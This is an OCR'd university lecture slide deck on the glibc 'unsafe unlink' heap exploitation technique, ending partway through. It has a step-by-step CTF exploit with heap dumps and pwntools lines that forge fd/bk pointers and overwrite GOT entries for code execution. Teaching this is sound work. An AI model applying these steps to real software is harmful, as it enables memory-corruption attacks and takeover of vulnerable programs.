FLORIDA TECH

LSN 18 : Unsafe Unlink

Vulnerability Research

Objectives

Lesson #18: Unsafe Unlink

- Examine how the heap coalesces adjacent chunks in the unsorted list using the unlink macro.
- Explore the unsafe unlink attack, that allows an arbitrary write primitive by forging fd/bk pointers to be processed by the unlink macro.
- Leverage an arbitrary write primitive from the unsafe unlink to overwrote GOT table entries, leading to arbitrary execution.

FLORIDA TECH

References


- Glibc Source Code, Unlink function in malloc.c [Link]
- Unsafe Unlink example at Ret2Systems that demonstrates the How2Heap Examples [Link]
- Ir0nstone, “Dream Diary: Chapter 1” Problem Writeup from Hack the Box [Link]
- 0x434b, “Overview of GLIBC heap exploitation techniques: Unsafe Unlink” [Link]
- Glibc v 2.3.4 Malloc.c Patch to prevent unsafe unlink [Link]

FLORIDA TECH

Unsafe Unlink Attack

- Allocate chunks 1…N+1.
- Forge a Fake Chunk inside Chunk N with fake size, fd/bk fields, and prev_size_fields.
- Use a 1-byte overflow to manipulate Chunk N+1s Prev_In_Use Flag
- Free Chunk (N+1), forcing Fake Chunk and Chunk N+1 to coalesce.
- Leverage faked fd/bk pointers for arbitrary write primitive


FLORIDA TECH



Forging Fake Chunk

FLORIDA TECH

Unlink Macro





```
BK = P->bk
FD = P->fd

FD->bk = BK
BK->fd = FD
```

FLORIDA TECH

Abusing Unlink Macro




```
BK = P->bk
FD = P->fd

FD->bk = BK
BK->fd = FD
```

```
P->fd+0x18 = P->bk
P->bk+0x10 = P->fd
```

FLORIDA TECH

Let's exploit using an Unsafe Unlink

Following solution is based heavily on the write-up
by Ir0nst0ne at [Link]

FLORIDA TECH

Initial Allocations

Chunklist

0	0x6020c0	0x1e63010
1	0x6020c8	0x1e630b0
2	0x6020d0	0x1e63150
3	0x6020d8	0x1e631f0
4	0x6020e0	0x1e63290

Heap

```
0x1e63000   0x0000000000000000   0x00000000000000a1   ................
0x1e63010   0x4141414141414141   0x4141414141414141   AAAAAAAAAAAAAAAA
0x1e63020   0x4141414141414141   0x4141414141414141   AAAAAAAAAAAAAAAA
0x1e63030   0x4141414141414141   0x4141414141414141   AAAAAAAAAAAAAAAA
...
0x1e630a0   0x4141414141414141   0x00000000000000a1   AAAAAAAA........
0x1e630b0   0x4242424242424242   0x4242424242424242   BBBBBBBBBBBBBBBB
0x1e630c0   0x4242424242424242   0x4242424242424242   BBBBBBBBBBBBBBBB
...
0x1e63140   0x4242424242424242   0x00000000000000a1   BBBBBBBB........
0x1e63150   0x4343434343434343   0x4343434343434343   CCCCCCCCCCCCCCCC
0x1e63160   0x4343434343434343   0x4343434343434343   CCCCCCCCCCCCCCCC
0x1e63170   0x4343434343434343   0x4343434343434343   CCCCCCCCCCCCCCCC
...
0x1e631e0   0x4343434343434343   0x00000000000000a1   CCCCCCCC........
0x1e631f0   0x4444444444444444   0x4444444444444444   DDDDDDDDDDDDDDDD
0x1e63200   0x4444444444444444   0x4444444444444444   DDDDDDDDDDDDDDDD
...
0x1e63280   0x4444444444444444   0x00000000000000a1   DDDDDDDD........
0x1e63290   0x4545454545454545   0x4545454545454545   EEEEEEEEEEEEEEEE
0x1e632a0   0x4545454545454545   0x4545454545454545   EEEEEEEEEEEEEEEE
0x1e632b0   0x4545454545454545   0x4545454545454545   EEEEEEEEEEEEEEEE

...
0x4545454545454545   0x00000000000020ce1   EEEEEEEE........   <-- Top chunk
```

Fake Chunk

Chunklist

0	0x6020c0	0x1e63010
1	0x6020c8	0x1e630b0
2	0x6020d0	0x1e63150
3	0x6020d8	0x1e631f0
4	0x6020e0	0x1e63290

Heap

```
...
0x1e63140   0x4242424242424242   0x00000000000000a1   BBBBBBBB........
0x1e63150   0x4343434343434343   0x4343434343434343   CCCCCCCCCCCCCCCC
0x1e63160   0x4343434343434343   0x4343434343434343   CCCCCCCCCCCCCCCC
0x1e63170   0x4343434343434343   0x4343434343434343   CCCCCCCCCCCCCCCC
0x1e63180   0x4343434343434343   0x4343434343434343   CCCCCCCCCCCCCCCC
0x1e63190   0x4343434343434343   0x4343434343434343   CCCCCCCCCCCCCCCC
0x1e631a0   0x4343434343434343   0x4343434343434343   CCCCCCCCCCCCCCCC
0x1e631b0   0x4343434343434343   0x4343434343434343   CCCCCCCCCCCCCCCC
0x1e631c0   0x4343434343434343   0x4343434343434343   CCCCCCCCCCCCCCCC
0x1e631d0   0x4343434343434343   0x4343434343434343   CCCCCCCCCCCCCCCC
0x1e631e0   0x4343434343434343   0x0000000000000a1
0x1e631f0   0x0000000000000000   0x0000000000000091
0x1e63200   0x00000000006020c0   0x00000000006020c8
0x1e63210   0x4646464646464646   0x4646464646464646   FFFFFFFFFFFFFFFF
0x1e63220   0x4646464646464646   0x4646464646464646   FFFFFFFFFFFFFFFF
0x1e63230   0x4646464646464646   0x4646464646464646   FFFFFFFFFFFFFFFF
0x1e63240   0x4646464646464646   0x4646464646464646   FFFFFFFFFFFFFFFF
0x1e63250   0x4646464646464646   0x4646464646464646   FFFFFFFFFFFFFFFF
0x1e63260   0x4646464646464646   0x4646464646464646   FFFFFFFFFFFFFFFF
0x1e63270   0x4646464646464646   0x4646464646464646   FFFFFFFFFFFFFFFF
0x1e63280   0x0000000000000090   0x00000000000000a0
0x1e63290   0x4545454545454545   0x4545454545454545   EEEEEEEEEEEEEEEE
0x1e632a0   0x4545454545454545   0x4545454545454545   EEEEEEEEEEEEEEEE
0x1e632b0   0x4545454545454545   0x4545454545454545   EEEEEEEEEEEEEEEE
0x1e632c0   0x4545454545454545   0x4545454545454545   EEEEEEEEEEEEEEEE
0x1e632d0   0x4545454545454545   0x4545454545454545   EEEEEEEEEEEEEEEE
0x1e632e0   0x4545454545454545   0x4545454545454545   EEEEEEEEEEEEEEEE
0x1e632f0   0x4545454545454545   0x4545454545454545   EEEEEEEEEEEEEEEE
0x1e63300   0x4545454545454545   0x4545454545454545   EEEEEEEEEEEEEEEE
0x1e63310   0x4545454545454545   0x4545454545454545   EEEEEEEEEEEEEEEE
0x1e63320   0x4545454545454545   0x0000000000020ce1   EEEEEEEE........ chunk
```

Fake BK

Fake FD

fake sz = 0xa0-0x10 = 0x90
Fake prev_in_use = 0x1

FAKE CHUNK

sz = 0xa0
prev_in_use = 0x0

Free Algorithm

1) ~~If there is room in the tcache, store the chunk there and return.~~
2) If the chunk is small enough, place it in the appropriate fastbin.
3) If the chunk was mmap'd, munmap it.
4) See if this chunk is adjacent to another free chunk and coalesce if it is.
5) Place the chunk in the unsorted list, unless it's now the "top" chunk.
6) If the chunk is large enough, coalesce any fastbins and see if the top chunk is large enough to give some memory back to the system. Note that this step might be deferred, for performance reasons, and happen during a malloc or other call.


Text copied from: https://sourceware.org/glibc/wiki/MallocInternals

FLORIDA TECH

Fake Chunk


Chunklist

0	0x6020c0	0x1e63010
1	0x6020c8	0x1e630b0
2	0x6020d0	0x1e63150
3	0x6020d8	0x1e631f0
4	0x6020e0	0x1e63290



See if this chunk is adjacent to another free chunk and coalesce if it is.

Unlink Macro




```
BK = P->bk
FD = P->fd

FD->bk = BK
BK->fd = FD
```

FLORIDA TECH

Coalescing Fake Chunk

Chunklist

0	0x6020c0	0x1e63010
1	0x6020c8	0x1e630b0
2	0x6020d0	0x1e63150
3	0x6020d8	0x06020c0
	0x6020e0	0x0

Heap

```
0x1e63000   0x0000000000000000   0x00000000000000a1   ................
0x1e63010   0x4141414141414141   0x4141414141414141   AAAAAAAAAAAAAAAA
0x1e63020   0x4141414141414141   0x4141414141414141   AAAAAAAAAAAAAAAA
0x1e63030   0x4141414141414141   0x4141414141414141   AAAAAAAAAAAAAAAA
...
0x1e630a0   0x4141414141414141   0x00000000000000a1   AAAAAAAA........
0x1e630b0   0x4242424242424242   0x4242424242424242   BBBBBBBBBBBBBBBB
0x1e630c0   0x4242424242424242   0x4242424242424242   BBBBBBBBBBBBBBBB
0x1e630d0   0x4242424242424242   0x4242424242424242   BBBBBBBBBBBBBBBB
...
0x1e63140   0x4242424242424242   0x00000000000000a1   BBBBBBBB........
0x1e63150   0x4343434343434343   0x4343434343434343   CCCCCCCCCCCCCCCC
0x1e63160   0x4343434343434343   0x4343434343434343   CCCCCCCCCCCCCCCC
0x1e63170   0x4343434343434343   0x4343434343434343   CCCCCCCCCCCCCCCC
...
0x1e631e0   0x4343 BK 3434343   0x0000 FD 00000a1   CCCCCCCC........
0x1e631f0   0x0000 0000000      0x0000 0020e11      ................ <-- Top chunk
0x1e63200   0x00000000006020c0   0x00000000006020c8   . `..... `.....
0x1e63210   0x4646464646464646   0x4646464646464646   FFFFFFFFFFFFFFFF
0x1e63220   0x4646464646464646   0x4646464646464646   FFFFFFFFFFFFFFFF
0x1e63230   0x4646464646464646   0x4646464646464646   FFFFFFFFFFFFFFFF
...
0x1e63270   0x4646464646464646   0x4646464646464646   FFFFFFFFFFFFFFFF
0x1e63280   0x0000000000000090   0x00000000000000a0   ................
0x1e63290   0x4545454545454545   0x4545454545454545   EEEEEEEEEEEEEEEE
0x1e632a0   0x4545454545454545   0x4545454545454545   EEEEEEEEEEEEEEEE
0x1e632b0   0x4545454545454545   0x4545454545454545   EEEEEEEEEEEEEEEE
...
0x1e63310   0x4545454545454545   0x4545454545454545   EEEEEEEEEEEEEEEE
```

TECH

Pointing Chunk 0 to GOT.strlen

Chunklist

0	0x6020c0	0x1e63010
1	0x6020c8	0x1e630b0
2	0x6020d0	0x1e63150
3	0x6020d8	0x06020c0
	0x6020e0	0x0

Chunklist

0	GOT[strlen]	0x1e63010
1	0x6020c8	0x1e630b0
2	0x6020d0	0x1e63150
3	0x6020d8	0x06020c0
	0x6020e0	0

```
edit(3,p64(e.got['strlen']))
```

FLORIDA TECH

Replacing GOT.strlen with PLT.puts

Chunklist

0	GOT[strlen]	0x1e63010
1	0x6020c8	0x1e630b0
2	0x6020d0	0x1e63150
3	0x6020d8	0x06020c0
	0x6020e0	0

GOT

strlen	0x7fab9b6f9720 (strlen)

Chunklist

0	GOT[strlen]	0x1e63010
1	0x6020c8	0x1e630b0
2	0x6020d0	0x1e63150
3	0x6020d8	0x06020c0
	0x6020e0	0

GOT

strlen	0x4006e0 (puts@plt)

```
edit(0,p64(e.plt['puts']))
```

FLORIDA TECH

Leaking with strlen

GOT

